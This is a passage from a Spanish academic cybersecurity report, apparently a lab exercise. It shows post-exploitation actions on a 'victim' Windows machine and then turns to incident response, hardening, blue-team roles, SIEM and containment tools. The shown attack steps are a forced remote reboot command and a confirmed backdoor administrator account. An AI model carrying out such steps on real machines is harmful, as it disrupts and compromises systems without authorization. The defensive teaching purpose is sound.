
Mediante el uso de los siguientes comandos en la consola Linux, se puede visualizar del equipo (victima) las conexiones activas que tiene, así como la dirección remota y el estado de esas conexiones.

Comando:

netstat /an

Figura 34

Comando Netstat /an



Nota. Validación de procesos en ejecución en la maquina victima


Por último, a través de la consola podemos realizar un apagado o reinicio de la maquina victima a través de la siguiente línea de comando:

Comando:

shutdown /r /f /t 0

Figura 35

Comando Shutdown /r /f /t




Nota. Validación ejecución de acciones como reinicio en la maquina victima

Después del reinicio se visualiza los dos usuarios que se establecieron, el usuario antiguo y el usuario creado con privilegios de administrador.

Figura 36

Validación Creación Usuario Administrador



Nota. Validación de inicio de sesión y los dos usuarios creados en la maquina victima

Etapa 4

Acciones Ataque en Tiempo Real


Ante un ataque en tiempo real, las acciones iniciales deben enfocarse en contener la amenaza, recopilar evidencias, y prevenir el escalamiento. La estrategia se divide en las siguientes fases:

Como primera medida se debe realizar el aislamiento de la máquina afectada desconectando física y virtualmente de la red, que permita evitar que el atacante pueda continuar interactuando con el sistema comprometido, así como que el ataque se propague a otros sistemas.

Sería muy importante identificar todos aquellos procesos y servicios sospechosos, a través del uso de herramientas, como el comando *tasklist*, o el administrador de Tareas para listar los procesos en ejecución y buscar comportamientos anómalos.

Figura 37

Acciones Ataque en Tiempo Real




Nota. Validación de acciones de un ataque en tiempo real

Dentro De las posibilidades analizar las conexiones de red activas: Usar comandos como netstat, Wireshark, o TCPView para identificar conexiones salientes que podrían estar enviando datos al atacante, revisar posibles túneles de red como conexiones a través de puertos no estándares o direcciones IP sospechosas.

Figura 38

Comandos Netstat, Wireshark, o TCPView




Nota. Identificación de conexiones salientes, validación de datos

Muy importante revisar los registros del sistema (logs) para analizar los eventos recientes en el Visor de Windows, especialmente los relacionados como Inicio de sesión fallidos o exitosos, Cambios en configuraciones críticas y errores y advertencias inusuales, entre otras variantes.

Figura 39

Eventos Visor de Windows




Nota. Validación de logs de eventos para análisis de eventos.

Es importante Verificar la integridad de archivos críticos Comparando archivos del sistema con sus hashes conocidos para detectar modificaciones sospechosas y revisar los archivos ejecutables en directorios comunes de ataque, como %TEMP%, %APPDATA%, y C:\Windows\System32.

Figura 40

Integridad de Archivos Críticos



Nota. Validación de la integridad de archivos críticos

Realizar reportes, informes y comunicación con el equipo de seguridad de la organización para coordinar las medidas de contención y recuperación del equipo de cómputo, así como la validación de afectaciones adicionales en red.

Medidas de Hardenización

Para prevenir futuros ataques, es fundamental implementar una combinación de medidas técnicas y organizativas que fortalezcan la seguridad del sistema.

Validación de actualización y parcheo de software y el sistema operativo (Windows) junto con todas las aplicaciones actualizadas con los últimos parches de seguridad.

Verificar el control de inicio de sesión y autenticación de las cuentas, configurando políticas de contraseñas robustas, así como la implementación de bloqueos automáticos tras múltiples intentos de inicio de sesión fallidos, en lo posible permita la habilitación de la autenticación multifactor (MFA) para usuarios y administradores.

Configurar permisos de usuario mínimos revisando y limitando privilegios de los usuarios para que solo tengan acceso a lo que realmente necesitan (principio de privilegio mínimo).

Deshabilitar servicios que no sean esenciales, como RDP (Protocolo de Escritorio Remoto) si no es estrictamente necesario, limitar el acceso a funciones críticas como PowerShell o WMI únicamente a usuarios autorizados.

Ejecutar el control de segmentación de red para limitar la propagación lateral en caso de un ataque.

Configuración firewalls para bloquear puertos innecesarios y restringir el tráfico saliente a dominios o IPs confiables, habilitar reglas estrictas basadas en el principio de "denegar por defecto".

Realizar la monitorización del tráfico de red, si se cuenta con herramientas como los sistemas de detección (IDS) y prevención de intrusiones (IPS), así como herramientas de monitoreo proactivo para detectar amenazas.

Configurar listas blancas de aplicaciones para permitir herramientas de uso aprobadas para la organización.

Aplicar configuraciones seguras para bases de datos, servidores web, y sistemas de correo, y demás herramientas críticas.

Distinciones entre el equipo respuesta Incidentes y el Blue-Team

Tabla 7

Diferencias Equipos

Equipo Blue - Team	Equipo de respuesta a incidentes informáticos
Es un equipo de defensa responsable de proteger la infraestructura de TI y mitigar riesgos proactivamente.	Es un equipo especializado que actúa durante y después de un incidente para contener, mitigar y remediar daños.
Prevenir ataques a través de la aplicación de controles de seguridad y supervisión constante.	Manejar incidentes específicos, desde su detección hasta su remediación completa.
Actúa de forma constante, tanto proactiva como reactivamente, asegurando el perfeccionamiento constante de la seguridad.	Actúa de manera reactiva y temporal durante o después de un incidente de seguridad.
Monitoreo de sistemas y redes en tiempo real.	Contención de amenazas activas.
Hardenización de sistemas y configuración segura de infraestructura.	Investigación y análisis forense posterior al incidente.
Implementación de soluciones de seguridad (firewalls, IDS/IPS, SIEM).	Restauración de servicios y eliminación de amenazas.
Capacitación a empleados sobre buenas prácticas de ciberseguridad.	Creación de informes detallados para documentar el incidente y sus causas.
Ejemplo: Grupo de Seguridad de la Organización.	Ejemplo: Grupo de Respuestas a Emergencias Cibernéticas de Colombia.

Nota. Diferencias entre equipo blue team y equipos respuesta a incidentes informáticos.

CIS: Center For Internet Security

El Center for Internet Security (CIS), conocido en español como el Centro para la Seguridad en Internet ofrece múltiples recursos y herramientas para mejorar la seguridad de sistemas y redes. Dentro de un equipo Blue Team, estas herramientas y directrices pueden utilizarse para los siguientes fines:

- Implementación de CIS Benchmarks.
- Evaluación y hardenización de sistemas.
- Auditorías y evaluación de cumplimiento.
- Monitorización continua con CIS Controls
- Uso de herramientas gratuitas de CIS.
- Desarrollo de planes de respuesta y recuperación.
- Capacitación y sensibilización del equipo.

Un centro de seguridad de Interner reconocido es https://workbench.cisecurity.org/ que es una herramienta gratuita que ayuda a usuarios a implementar configuraciones seguras para diferentes tecnologias al interior.

Figura 41

Center For Internet Security

Nota. Validación de la integridad de archivos críticos.

SIEM: Gestión de Eventos e Información de Seguridad

SIEM (Información de seguridad y gestión de eventos) por su traducción del ingles (Security Information and Event Management) Es una herramienta clave en la ciberseguridad que combina la gestión de eventos de seguridad (SEM) y la gestión de información de seguridad (SIM).

Tabla 8

Siem

Siem		
Aspecto	Descripcion	Ejemplo
Recolección de datos	Recopila y centraliza datos de eventos y logs de múltiples fuentes (servidores, aplicaciones, dispositivos de red).	Recolecta logs de equipos firewall, antivirus, ips y sistemas operativos.
Correlación de eventos	Analiza eventos aparentemente aislados para identificar patrones que puedan ser indicativos de amenazas.	Detecta actividad sospechosa, como intentos de acceso repetidos desde diferentes ubicaciones geográficas.
Monitoreo en tiempo real	Proporciona vigilancia constante sobre la red para detectar amenazas o anomalías de forma inmediata.	Alerta al equipo blue team sobre intentos de acceso no autorizados o tráfico anómalo.
Gestión de alertas	Genera notificaciones automáticas basadas en reglas definidas cuando se detecta un evento crítico.	Alerta sobre un posible ataque de fuerza bruta contra servidores de autenticación.
Almacenamiento y retención	Almacena logs y eventos históricos para su análisis posterior y cumplimiento de normativas legales.	Guarda datos de auditoría para cumplir con regulaciones como gdpr o iso 27001.
Análisis forense	Proporciona herramientas para analizar incidentes de seguridad pasados y rastrear la causa raíz.	Identifica cómo un atacante explotó una vulnerabilidad en un servidor.
Informes y visualización	Genera dashboards e informes detallados para facilitar la comprensión y presentación de los datos de seguridad.	Muestra un resumen visual de incidentes críticos en un período específico.
Integración con herramientas	Compatible con soluciones como ids/ips, antivirus, firewalls, y plataformas de respuesta a incidentes.	Combina datos de snort (ids) y wazuh (detección de intrusos) para una correlación más robusta.
Cumplimiento normativo	Ayuda a demostrar conformidad con regulaciones y estándares internacionales.	Genera informes para auditorías normativas

Nota. Análisis de un SIEM (Información de seguridad y gestión de eventos).

Herramientas Contención de Ataques.

Tabla 9

Herramientas Contención de Ataques

Herramienta	Decripción	Funciones	Ventajas
PFSENSE	Solución de firewall de código abierto con amplias capacidades de configuración y gestión.	Filtran tráfico basado en reglas predefinidas.	Control del tráfico entrante y saliente.
		Bloquean conexiones sospechosas o no autorizadas.	Previenen accesos no deseados a nivel de red.
		Configuración de reglas personalizadas.	Compatible con una amplia gama de hardware.
		VPN integrado para accesos seguros.	Fácil de integrar en redes empresariales de diferentes tamaños.
WAZUH	Plataforma de código abierto para monitoreo y respuesta en Endpoints.	Identificación de comportamientos sospechosos en Endpoints.	Contención rápida de amenazas localizadas en dispositivos.
		Aislamiento de Endpoints comprometidos de la red principal.	Análisis detallado de amenazas específicas en tiempo real.
		Registro de actividades anómalas en tiempo real.	Integración con SIEM para un monitoreo centralizado.
		Aislamiento de procesos maliciosos.	Soporte para sistemas operativos diversos.
SNORT	Sistemas de prevencion Y detección de intrusiones mediante el análisis del tráfico y eventos en la red.	Detecta anomalías o actividades maliciosas. (IDS)	Respuesta automatizada ante ataques en red, como el bloqueo de IPs maliciosas.
		Bloquea el tráfico sospechoso automáticamente. (IPS)	Análisis y correlación de eventos en redes complejas.
		Análisis en tiempo real de tráfico.	Soporte para reglas personalizadas
		Escaneo de puertos o intentos de fuerza bruta.	Compatible con herramientas SIEM para mayor integración.

Nota. Análisis de unas diferentes herramientas de contención de ataques.

Conclusiones

La normativa colombiana sobre protección de datos personales y delitos informáticos no solo define un marco legal obligatorio, sino que también subraya la importancia de actuar éticamente en el manejo de incidentes cibernéticos. La alineación con estas normativas fomenta la confianza y protege los intereses de la organización.

La implementación de ejercicios Red Team y simulaciones de ataque permite identificar vulnerabilidades críticas y aplicar soluciones prácticas. Esto contribuye a la construcción de una infraestructura más robusta y a la prevención de incidentes de mayor impacto.

El uso de herramientas gratuitas y metodologías efectivas durante ataques cibernéticos proporciona una respuesta oportuna y minimiza el impacto de los incidentes. Este enfoque, combinado con la capacitación continua, refuerza la capacidad de las organizaciones para enfrentar desafíos dinámicos en ciberseguridad.

Recomendaciones

Implementar programas de formación continua en ciberseguridad, ética y cumplimiento normativo, dirigidos a todos los niveles de la organización, para fomentar una cultura de seguridad y responsabilidad.

Integrar metodologías como Red Teaming y simulaciones de ataques cibernéticos en las estrategias de seguridad para evaluar proactivamente las vulnerabilidades y reforzar los sistemas de protección.

Asegurar que las herramientas y procesos utilizados en análisis y respuestas cibernéticas estén alineados con las mejores prácticas internacionales y actualizados frente a las amenazas emergentes.

Establecer políticas que detallen las responsabilidades legales y éticas de los empleados, así como protocolos de actuación frente a incidentes cibernéticos, para garantizar la conformidad con la legislación colombiana y estándares éticos.

Evaluar de manera constante el cumplimiento normativo, la efectividad de las herramientas de ciberseguridad y la preparación ante incidentes, para identificar y corregir posibles deficiencias de forma temprana.

Implementar controles estrictos sobre el acceso y manejo de la información sensible, asegurando su protección contra usos indebidos y posibles fugas.

Referencias Bibliográficas

Bacudio, A. G., et al. (2011). An overview of penetration testing. International Journal of Network Security & Its Applications. https://search.proquest.com/openview/911a51c6546eb7400e083f17edca89c9/1.pdf?pq-origsite=gscholar&cbl=646392

Campus Ciberseguridad. (2024, mayo 21). Metasploit: La herramienta esencial en ciberseguridad. https://www.campusciberseguridad.com/blog/item/180- metasploit-herramienta-esencial-ciberseguridad

Cavelty, M. D. (2010). Cyber-security. En The Routledge handbook of new security studies (pp. 154–162). Routledge. https://www.taylorfrancis.com/chapters/edit/10.4324/9780203859483-19/cyber-security-myriam-dunn-cavelty

Cert Coordination Center. (2014). Rejetto HFS versions 2.3, 2.3a, and 2.3b are vulnerable to remote command execution. https://www.kb.cert.org/vuls/id/251276

Cis. (2024). Obtenido de Creating Confidence in the Connected World: https://www.cisecurity.org/

Ciset Centro de Innovación y Soluciones Empresariales y tecnológicas. (22 de octubre de 2022). ¿ Que es el Hardening de Sistemas Operativos?: https://www.ciset.es/publicaciones/blog/746-hardening

Cloudfare. (2024). ¿Qué es el Protocolo de escritorio remoto (RDP)?: https://www.cloudflare.com/es-es/learning/access-management/what-is-the-remote-desktop-protocol/

Cve Details. (n.d.). Security vulnerabilities of Rejetto HTTP File Server: List of all related CVE security vulnerabilities. https://www.cvedetails.com

Haran, J. M. (2020, agosto 6). Advierten sobre los riesgos de seguridad que supone seguir utilizando Windows 7. WeLiveSecurity. https://www.welivesecurity.com/la-es/2020/08/06/advierten-sobre-los-riesgos-de-seguridad-que-supone-seguir-utilizando-windows-7/

Incibe. (2023). Pentesting. https://www.incibe.es/aprendeciberseguridad/pentesting#:~:text=El%20Concepto,vulnerabilidades%20para%20prevenir%20ataques%20externos

Incibe. (2024, febrero 5). Múltiples vulnerabilidades en Http File Server de Rejetto. https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-en-http-file-server-de-rejetto

Keepcoding. (2024, abril 18). ¿Qué es el Red Team en ciberseguridad? https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

Oracle. (2024). Supervisión del estado de la red con el comando netstat: https://docs.oracle.com/cd/E19957-01/820-2981/ipconfig-142/index.html#:~:text=El%20comando%20netstat%20genera%20visualizaciones,enrutamiento%20e%20informaci%C3%B3n%20de%20interfaces.

Red Team vs. Blue Team en Ciberseguridad: ¿Qué son? (2024, julio 17). https://blog.soyhenry.com/red-team-vs-blue-team-en-ciberseguridad-cual-es-la-diferencia/?gad_source=1&gclid=CjwKCAiA9IC6BhA3EiwAsbltOC47Y7K1HrAZFp3VoNjPYhQ0812T_WqI1UjWzGONXGqeguWbPrfmkhoCP9QQAvD_BwE

Sellheim, N. (2018). Arctic Yearbook 2016 (Lassi Heininen, Heather Exner-Pirot & Joël Plouffe, Eds.). Akureyri: Northern Research Forum. 496 p, illustrated, soft cover. ISSN 2298–2418. Freely available at https://issuu.com/arcticportal/docs/ay2016_final.

Apéndices

Apéndice a

Video Sustentación YouTube:

https://youtu.be/P8FVtAydQ5I